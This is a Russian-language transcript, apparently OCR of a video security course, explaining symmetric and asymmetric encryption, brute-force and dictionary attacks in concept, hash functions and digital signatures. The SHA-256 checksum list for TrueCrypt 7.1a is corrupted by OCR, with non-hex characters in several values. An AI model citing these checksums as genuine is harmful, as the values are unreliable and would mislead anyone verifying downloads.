Когда кто-то пытается подобрать ключ при помощи полного перебора всех возможных комбинаций, подобная техника называется "брутфорсинг". Брутфорс ключа. Брутфорс-атака. Также вы можете осуществить другой вид атаки, который называется атакой по словарю. В ней вы пытаетесь использовать все слова в словаре против ключа. Это гораздо быстрее, но если ключа нет в словаре, то взлом закончится неудачей. И последний метод, который может быть использован, это гибрид из двух методов, когда вы берете психологию человеческого поведения и комбинируете ее с перебором по словарю или брутфорс-атакой.


В качестве примера, мы знаем, что слово "обезьяна" часто используется в паролях. Собственно говоря, оно находится в топ-10 слов, используемых в паролях. И мы также знаем, что в окончании паролей часто добавляются цифры. Зная это, мы можем использовать слово "обезьяна" из словаря и мы можем использовать различные комбинации цифр в окончании этого слова, чтобы проверить, можем ли мы взломать ключ. Мы поговорим о паролях, как их устанавливать, о взломе паролей немного позже.

Итак, вернемся к WinZip. Здесь у нас AES - это симметричное шифрование, оно использует один ключ. Если я кликну "ОК", "Добавить", появится какое-то предупреждение, будет предложено ввести пароль, далее будет сгенерирован мой ключ. Симметричное шифрование AES использует всего один ключ.

Алгоритмы симметричного шифрования

- Data Encryption Standard (DES) *(рус. Стандарт Шифрования Данных)*
- Triple-DES (3DES)
- Blowfish
- RC4
- RC5
- RC6
- Advanced Encryption Standard (AES) *(рус. Расширенный Стандарт Шифрования)*

Другие виды симметричного шифрования: DES - в переводе "стандарт шифрования данных", triple-DES (тройной DES), RC4, RC5, RC6 и собственно, AES, который переводится как "продвинутый стандарт шифрования". Симметричные алгоритмы используются в большинстве систем шифрования, которые вы используете ежедневно: HTTPS, полное шифрование диска, шифрование файлов, Tor, VPN, практически все. AES - это общепринятый стандарт симметричного шифрования. Для максимальной защиты используйте, где это возможно, AES 256, избегайте RC4 и DES, если есть такая возможность. AES быстрый и на сегодняшний день его невозможно взломать.



Предупреждение о слабом пароле

Если мы введем здесь сильный, рандомный пароль... ну, нам тут говорится, что мы ввели слабый пароль, но если бы мы сделали это, то мы смогли бы отправить этот файл Бобу любым желаемым способом, например, по электронной почте. Ни правительство, ни военные, ни люди с огромными ресурсами на текущий момент, с текущими компьютерными мощностями, не смогут взломать AES-шифрование, если только ваш пароль не был слабым. В следующих разделах мы разберемся, что такое сильный пароль, что такое слабый пароль в зависимости от той или иной ситуации.

34. Асимметричное шифрование

Итак, у нас есть файл для Боба, который был зашифрован при помощи AES и сильного пароля. Но как нам доставить пароль Бобу, чтобы он смог дешифровать файл? Не очень хорошая затея отправлять пароль по электронной почте. Мы могли бы отправить его другим способом. Может быть, позвонив ему или отправив ему текстовое сообщение.

Асимметричное = 2 ключа (открытый и закрытый)

Симметричное = 1 ключ (закрытый)

Но это совершенно не масштабируемо. Это попросту не пригодно к использованию в качестве метода шифрования в режиме реального времени, и это ведет нас к другому виду алгоритмов шифрования. Они называются алгоритмами асимметричного шифрования, они используют два ключа, а не один. Асимметричность заключается в применении открытого и закрытого ключей. Таким образом, симметричное шифрование = один ключ, асимметричное шифрование = два ключа, открытый и закрытый.

Очень умные люди изобрели это шифрование с использованием открытого и закрытого ключей и алгоритмы, основанные на сложности определенных математических задач. Я не буду обращаться в математические детали, потому что их понимание не обязательно для вашей защиты.

Для правильного выбора средств защиты вам лишь достаточно иметь базовое понимание алгоритмов и стойкости алгоритмов, а также криптографических систем, которые вы собираетесь использовать.

Асимметричные алгоритмы (с применением открытого и закрытого ключей):

- Rivest-Shamir-Adleman (RSA)
- Криптосистемы на эллиптических кривых (ECC)
- Diffie-Hellman (DH)
- El Gamal

Итак, перед вами примеры алгоритмов с использованием асимметричных ключей: первый в списке RSA, он очень популярен, один из самых распространенных асимметричных алгоритмов из всех, что вы увидите, и я покажу вам, где вообще их искать и как использовать. Криптостойкость этого алгоритма основана на сложности факторизации или разложения больших чисел в произведение простых множителей.

Другой распространенный и приобретающий популярность алгоритм - это криптографическая система на основе эллиптических кривых, или ECC. Стойкость этого алгоритма опирается на задачу вычисления дискретных логарифмов на эллиптических кривых.

Далее идет протокол Диффи-Хеллмана, его стойкость основана на задаче дискретного логарифмирования в конечном поле. Диффи-Хеллман становится все более популярным, потому что у него есть свойство под названием "прямая секретность", мы обсудим его позже.

И далее у нас идет схема Эль-Гамаля, и криптостойкость этого алгоритма также основана на сложности задачи дискретного логарифмирования в конечном поле.

Обмен ключами и соглашение

Электронные цифровые подписи

Эти асимметричные алгоритмы помогают решать проблему обмена или согласования ключей, а также позволяют создавать так называемые электронные цифровые подписи. Так что потенциально мы можем использовать открытый и закрытый ключи, чтобы отправить Бобу наш секретный ключ защищенным образом, без возможности перехвата его содержимого. Еще раз отмечу, в алгоритмах с применением открытых и закрытых ключей используются два ключа, а не один, как в симметричном шифровании.

Разница в том, что в асимметричном шифровании есть открытый ключ, который создается, чтобы быть известным для любого человека, то есть это публичный ключ, и есть закрытый ключ, который должен всегда храниться в секрете и быть приватным. Эти ключи математически связаны и оба они генерируются в одно и то же время. Они должны генерироваться одновременно, потому что они математически связаны друг с другом.


Любой веб-сайт, использующий HTTPS, имеет открытый и закрытый ключи, которые используются для обмена симметричным сеансовым ключом, чтобы отправлять вам зашифрованные данные. Это немного похоже на zip-файл, который мы видели. Они используют эти открытые/закрытые ключи и затем им нужно отправить другой ключ, типа ключа, который мы используем для zip-файла, с целью осуществить шифрование.

Если вы шифруете при помощи закрытого ключа, нужен открытый ключ для дешифровки

Если вы шифруете при помощи открытого ключа, нужен закрытый ключ для дешифровки

Итак, в асимметричном шифровании, если сообщение зашифровано одним ключом, то необходим другой ключ для дешифровки этого сообщения. Если вы шифруете при помощи закрытого ключа, то вам нужен открытый ключ для дешифровки. Если вы шифруете при помощи открытого ключа, то для дешифровки вам нужен закрытый ключ. Невозможно зашифровать и дешифровать одним и тем же ключом, и это крайне важно. Для шифрования или дешифрования вам всегда нужны взаимосвязанные ключи.


Но зачем шифровать при помощи открытого или закрытого ключа? Какая разница? Какой смысл в их использовании? Почему бы не использовать только один из них? Давайте-ка я объясню полезность этих ключей и как их можно использовать.



Использование открытых и закрытых ключей, пример 1

Если вы рассматриваете себя в качестве отправителя, и отправитель шифрует при помощи открытого ключа получателя, Боба, то это означает, что вам нужны приватность и конфиденциальность, чтобы никто не смог прочитать сообщение, кроме получателя. Вы зашифровываете файл при помощи открытого ключа получателя. Сообщение может быть расшифровано только человеком, обладающим подходящим закрытым ключом, то есть закрытым ключом Боба.

Получатель при этом не может установить, кто отправил это сообщение, не знает, что это вы его отправили, то есть отсутствует аутентификация, поскольку любой может использовать открытый ключ Боба для шифрования. Когда отправитель шифрует при помощи открытого ключа получателя, сообщение конфиденциально и оно может быть прочитано лишь получателем, у которого есть закрытый ключ для дешифрования сообщения, но нет гарантии, откуда это сообщение пришло.



Использование открытых и закрытых ключей, пример 2

Это подводит нас ко второму способу использования открытых и закрытых ключей. Если вы шифруете своим собственным закрытым ключом, то это означает, что вы заинтересованы в аутентификации. В этом случае вам важно, чтобы получатель знал, что именно вы отправили зашифрованное сообщение. Для этого вы шифруете при помощи своего закрытого ключа. Это наделяет уверенностью получателя, Боба, что единственным человеком, который мог зашифровать эти данные, является человек, который владеет этим закрытым ключом, вашим закрытым ключом.

Шифрование данных с помощью закрытого ключа отправителя называется форматом открытого сообщения, потому что любой человек, обладающий копией соответствующего открытого ключа, может дешифровать сообщение. Можете считать это как если бы вы официально поместили что-либо в Интернет для публичного доступа, и поскольку вы зашифровали его своим закрытым ключом, любой может убедиться, что именно вы, доподлинно, оставили это сообщение. Конфиденциальность или приватность в данном случае не обеспечивается, но обеспечивается аутентификация отправителя, то есть вас.

- Конфиденциальность
- Аутентификация
- Предотвращение отказа
- Достоверность

Далее. Когда различные технологии шифрования используются в комбинации, типа тех, о которых мы уже говорили ранее, поскольку они все могут быть использованы в комбинации и не могут использоваться по отдельности, то они называются криптографической системой, и криптосистемы могут обеспечить вас целым рядом средств обеспечения безопасности.

В числе этих средств: конфиденциальность, то есть приватность, аутентификация, то есть мы знаем, что Боб - это реально Боб или что вы - это реальный вы, и никто иной. Еще одним средством безопасности будет предотвращение отказа, что означает, если вы отправили шифрованное сообщение, то позже вы не сможете начать отрицать этот факт. И наконец, достоверность того, что сообщение не было модифицировано каким-либо образом.

Примерами криптосистем являются любые вещи, которые используют технологию шифрования, это PGP, BitLocker, TrueCrypt, TLS, даже BitTorrent, и даже WinZip, который мы юзали для шифрования того простого маленького файла.

Для того, чтобы мы могли послать наш файл Бобу, мы можем использовать открытый ключ Боба для шифрования файла, или мы можем использовать этот ключ для передачи пароля от zip-файла. Но для начала, конечно, нам потребуется открытый ключ Боба, нам достаточно получить его один раз неким защищенным способом, это важно, и после этого мы сможем всегда посылать зашифрованные сообщения, доступные для чтения исключительно Бобу.

PGP - это программа, которую мы можем использовать для этих целей. Она использует технологию шифрования электронной почты. Вы можете спросить себя: "Окей, почему люди не начнут использовать ее для электронной почты? Почему PGP не используется для этих целей?" Ну, это потому что обмен ключами довольно-таки хитрая задача и многим людям не так просто понять, как это работает, так что шифрование в электронной почте не было принято на вооружение. И вообще-то говоря, сама по себе электронная почта весьма непригодна для этих целей, поскольку создавалась совершенно не для целей безопасности.

Асимметричные:

- Распределение ключей лучше
- Масштабируемость
- Аутентификация, предотвращение отказа
- Медленные
- Математически-интенсивные

Симметричные:

- Быстрые
- Надежные

Но давайте вернемся к шифрованию. Когда речь заходит о криптографии с использованием открытых и закрытых ключей или асимметричном шифровании, есть как сильные, так и слабые стороны. В случае с открытыми и закрытыми ключами легче осуществлять распределение ключей, чем это происходит в симметричных системах. Так что Боб может поместить свой открытый ключ на какой-либо веб-сайт и любой человек будет иметь возможность посылать ему зашифрованные сообщения или данные, которые сможет прочитать только он.

Если вы используете симметричные ключи и желаете отправить ваш zip-файл Бобу и, скажем, еще десяти людям, вам придется передать свой пароль 10 раз. Это совершенно не масштабируемо. Асимметричные алгоритмы имеют более хорошую масштабируемость, нежели чем симметричные системы.

1024-битные RSA ключи эквиваленты по стойкости 80-битным симметричным ключам
2048-битные RSA ключи эквиваленты по стойкости 110-битным симметричным ключам
3072-битные RSA ключи эквиваленты по стойкости 128-битным симметричным ключам
15360-битные RSA ключи эквиваленты по стойкости 256-битным симметричным ключам

Открытые и закрытые ключи также обеспечивают аутентификацию и предотвращение отказа, но, к сожалению, есть и слабые стороны, эти алгоритмы очень и очень медленные в сравнении с симметричными системами. Если вы посмотрите на длину сообщения в битах после работы асимметричных алгоритмов, то заметите, что она гораздо больше, чем у алгоритмов шифрования с симметричными ключами, и это свидетельство того, насколько они медленнее.

Вернемся к аналогии с количеством замков на двери. С открытыми и закрытыми ключами на двери висит много-много замков, так что шифрование и дешифрование занимает гораздо больше времени. Для центрального процессора это большой объем математических операций, вот почему существуют гибридные системы, или гибридные криптографические системы.


Открытые и закрытые ключи используются для обмена ключами согласования, и мы используем симметричные алгоритмы типа AES для шифрования данных, тем самым извлекая максимальную выгоду. HTTPS, использующий протоколы TLS и SSL, является примером подобного типа гибридных систем, как и PGP. И мы поговорим об HTTPS и TLS далее по ходу курса.

35. Хеш-функции

Чтобы обменяться ключами согласования с Бобом защищенным образом, нам нужно аутентифицировать Боба. Если бы между нами, посередине, сидел бы кто-либо другой, то он мог бы отправить нам открытый ключ, выдавая себя за Боба, или он мог бы имитировать открытый ключ Боба в тот момент, когда мы запрашиваем его у Боба, или когда мы пытаемся скачать его с сайта.

Так что вы не можете просто взять открытый ключ и считать, что это настоящий ключ. Сначала нам нужно аутентифицировать, что это настоящий ключ, и это приводит нас к другим криптографическим технологиям, речь идет о хеш-функциях и цифровых подписях, которые помогают обеспечивать аутентификацию или легитимность отправителей и получателей.

Давайте посмотрим на изображение, видим здесь входные данные, алгоритм или функцию хеширования и выходные данные. Хеш-функция принимает входные данные любого размера. Это может быть имейл, файл, слово, в нашем случае это слово "fox"/"лиса", и происходит конвертация данных при помощи хеш-функции в следующий вид: строка символов фиксированного размера. И эти значения, возвращенные хеш-функцией, имеют короткое название: хеш или хеш-сумма, или дайджест сообщения, или как тут указано, дайджест.



Как работают хеш-функции

Далее, есть очень важная особенность хеш-функции - вы не можете конвертировать из хеша обратно в изначальные входные данные. Это односторонняя хеш-функция и для нее не нужны ключи. Вам лишь нужны входные данные, хеш-функция, и затем вы получаете результирующие выходные данные, которые всегда имеют фиксированный размер в зависимости от вида функции, которую вы используете.

Это обеспечивает целостность и позволяет обнаружить непреднамеренные модификации. Это не обеспечивает конфиденциальность, аутентификацию, это не позволяет определить наличие преднамеренной модификации.

Есть много примеров хеш-функций: MD2, MD4, MD5, HAVAL, SHA, SHA-1, SHA-256, SHA-384, SHA-512, Tiger и так далее. В наше время, если вы подбираете криптографическую систему, вам стоит использовать SHA-256 и выше, я имею ввиду SHA-384 и SHA-512.

```
====================
TrueCrypt v7.1a Hashes
====================

SHA256
========
```

3£48210ccalcl7£43357284S586d5e2ala717a5$5480dl36cb970689a44e3c32	truecrypt-7.la-linux-console-x64.tar.gz
7871a40aaca4556d2c6f3377d62347bc38302f4flef191e7d07123bdf4a4d008	truecrypt-7.la-linux-console-x64.tar.gz.sig
06b4b7608b6f06f68612f694309d8a6e43e4adfbf8e933fb6890c6556e2602c3	truecrypt-7.la-linux-console-x86.tar.gz
43f895cfCdbe230907c47b4cd465e5c967bbe741a9b68512c09f809dla2dale9	truecrypt-7.la-linux-console-x86.tar.gz.sig
62f95e8d8a7cee3ddl072f54942d39605e2a860031ce56ea0a6e6b832e4adl47	truecrypt-7.Ia-linux-x64.tar.gz
9d292baf87df34598738faef7305cddaal5ea9f174c9923185653fb28f8cfef0	truecrypt-7.Ia-linux-x64.tar.gz.sig
Ilf2d29b9f6b93be73f1605534c9bc0f9659e2736eld4e7c08b73c6db6095f9a	truecrypt-7.Ia-linux-x86.tar.gz
04db58b737c05bb6b0b83fIcb37a29edec844b59ff223b9e213eelf4e287f586	truecrypt-7.Ia-linux-x86.tar.gz.sig
f734cdefCl3ab95ddd5aaa27218blf7fc97b8f256bd09bcb47b3932274469973	TrueCrypt 7.1a Mac OS X.dmg
e6214e911d0bbededba274a2f8f8d7b3f6f6951e20fIc3a598fc7a23af81c8dc	TrueCrypt 7.1a Mac OS X.dmg.sig
3delbe6ff4793c5d7269384a5739bb4c985068bl5978dl7d5bd71403e0f02177	TrueCrypt 7.1a Source.tar.gz

Пример использования хеш-функций на практике

Давайте я покажу вам несколько примеров того, как это используется на практике. Окей, здесь у нас TrueCrypt, если не знаете, то это решение для полного шифрования диска, а здесь у нас файл, который мы скачиваем. Выделенное мной - это результирующий хеш, полученный в результате хеширования данного файла с применением алгоритма SHA-256. Когда вы скачиваете этот файл, то при помощи этой хеш-суммы можно удостовериться, что этот файл не изменялся, т.е. он обладает целостностью.

Есть инструменты, которые вы можете скачать, чтобы делать это. Одним из таких инструментов является Quick Hash, и я могу выбрать файл, например, установочный файл Chrome, перетащить его сюда, и мы видим здесь хеш этого файла Chrome для SHA-1, 256, 512. Вы можете заметить, что с увеличением этих цифр в алгоритме хеширования, длина хеша становится все больше, поскольку это длина в битах. SHA-1 - короткий, 256, 512 и MD5, который слаб и не должен использоваться вообще. Так что это является способом подтверждения того, что файл, который вы скачали, сохранил свою целостность.

Смышленые ребята зададутся вопросом: "Что, если файл, который я собираюсь скачать, уже скомпрометирован?" Допустим, вот у нас вебсайт дистрибутива Tails, позже мы еще поговорим о нем. Допустим, я хочу скачать Tails и вот ссылка для скачивания, здесь указан хеш этого файла, однако, если веб-сайт скомпрометирован, то это означает, что злоумышленники могли подменить данный файл для загрузки и добавить к нему что-либо, знаете, троян или что-то для слежки за мной, и они также могли подменить и контрольную сумму.

Итак, этот хеш ничего не значит. Он не поможет обнаружить преднамеренную модификацию файла. Нам нужно что-то еще для удостоверения, что данный сайт - это в действительности официальный сайт дистрибутива Tails. И здесь мы подходим к сертификатам, цифровым подписям и другим средствам.

Другой способ использования хешей, с которым вы познакомитесь, это хеширование паролей. Когда вы вводите пароль на веб-сайте или в операционной системе, крайне плохой способ хранить этот пароль в базе данных, поскольку если эта база данных окажется скомпрометированной, то и ваш пароль окажется скомпрометирован.

Что должно происходить - так это преобразование вашего пароля посредством функции формирования ключа пароля в хеш. Здесь у нас примеры преобразования пароля администратора в хеш в операционной системе Windows, и эти хеши хранятся в базе данных SAM внутри Windows. Позже мы обсудим эту базу и как она может быть скомпрометирована, но сейчас я лишь хотел привести пример использования хешей.

Следующий способ использования хешей - это включение заранее согласованного совместно используемого секретного ключа в сообщение, а затем хеширование этого сообщения, это называется HMAC, или код аутентификации (проверки подлинности) сообщений, использующий хеш-функции. Этот механизм обеспечивает аутентификацию и целостность, потому что у нас есть заранее согласованный ключ и у нас есть хеш, мы используем их комбинацию. Не беспокойтесь особо о деталях. Это лишь еще одна технология, используемая в криптосистемах, которую вам совершенно не обязательно пока что понимать в деталях.

36. Цифровые подписи

Теперь перейдем к цифровым подписям. Цифровая подпись - это значение хеша. Вот оно на схеме, мы обсуждали хеши в прошлом видео. Это результат работы хеш-функции с фиксированным размером, который зашифрован закрытым ключом отправителя с целью создания цифровой подписи или подписанного сообщения. С технической точки зрения цифровая подпись - это отметка, подтверждающая лицо, которое подписало сообщение. Это выдача гарантии на объект, который был подписан с ее помощью.




Хеш в качестве цифровой подписи

Если объект шифрования подписан цифровой подписью, то обеспечена аутентификация, потому что объект зашифрован при помощи закрытого ключа, шифровать которым может только владелец этого закрытого ключа. Это и есть аутентификация. Она обеспечивает невозможность отказа от авторства, поскольку, повторюсь, использован закрытый ключ отправителя. И она обеспечивает целостность, поскольку мы хешируем.


Цифровая подпись может быть использована, например, в программном обеспечении. Может использоваться для драйверов внутри вашей операционной системы. Может использоваться для сертификатов и подтверждать, что подписанные объекты исходят именно от того лица, которое указано в сертификате, и что целостность данных этих объектов была сохранена, то есть никаких изменений они не претерпели.

Давайте пойдем посмотрим на тот установочный файл Chrome, в свойства файла. Вы можете сделать это в любой операционной системе или версии Windows. Откроем вкладку цифровые подписи. Кликнем на подпись. Уже можем увидеть некоторые детали. И смотрим на сертификат.



